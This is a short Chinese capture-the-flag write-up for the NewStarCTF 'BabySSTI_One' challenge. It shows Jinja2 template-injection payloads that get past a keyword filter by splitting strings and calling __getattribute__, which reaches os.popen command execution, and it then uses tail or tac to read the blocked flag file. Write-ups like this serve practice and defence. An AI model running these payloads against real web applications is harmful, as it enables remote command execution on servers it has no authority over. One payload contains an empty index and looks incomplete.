[NewStarCTF 公开赛赛道]BabySSTI_One

buuoj每日web，继续练一下web

首先查看过滤了什么，经过多次构造，init，class，base被过滤了

查看一篇文章得到两种比较常见的过滤方法

SSTI模板注入绕过（进阶篇） ssti 绕过-CSDN博客

1，通过字符串拼接

比如我们要得到init，那我们可以"ini"+"t"，其中在jinja2中可以不用打+号

2，字符串反序

那我们直接开始构造

```
{{self.__init__.__globals__.__builtins__['__import__']('os').popen('ls').read()}}
```

我自己测试过别的情况下，字符串拼接都是可以的，但是在这里却没有这个url，令人费解

这个下去没有办法创建类


```
{{()["__clas""s__"]["__bas""es__"][0]["__subclas""ses"]()[]}}
```

```
{{config["__in""it__"]["__glob""als__"]["__buil""tins__"]["__import__"]
("os").popen("ls").read()}}
```

这样就不行

查看还必须使用这个函数，**getattribute()**

```
{{config.__getattribute__("__ini"+"t__")["__glob""als__"]["__buil""tins__"]
["__import__"]("os").popen("ls").read()}}
```



然后cat，flag也被过滤了被过滤了，

换个指令tail或者tac指令反过来读就行了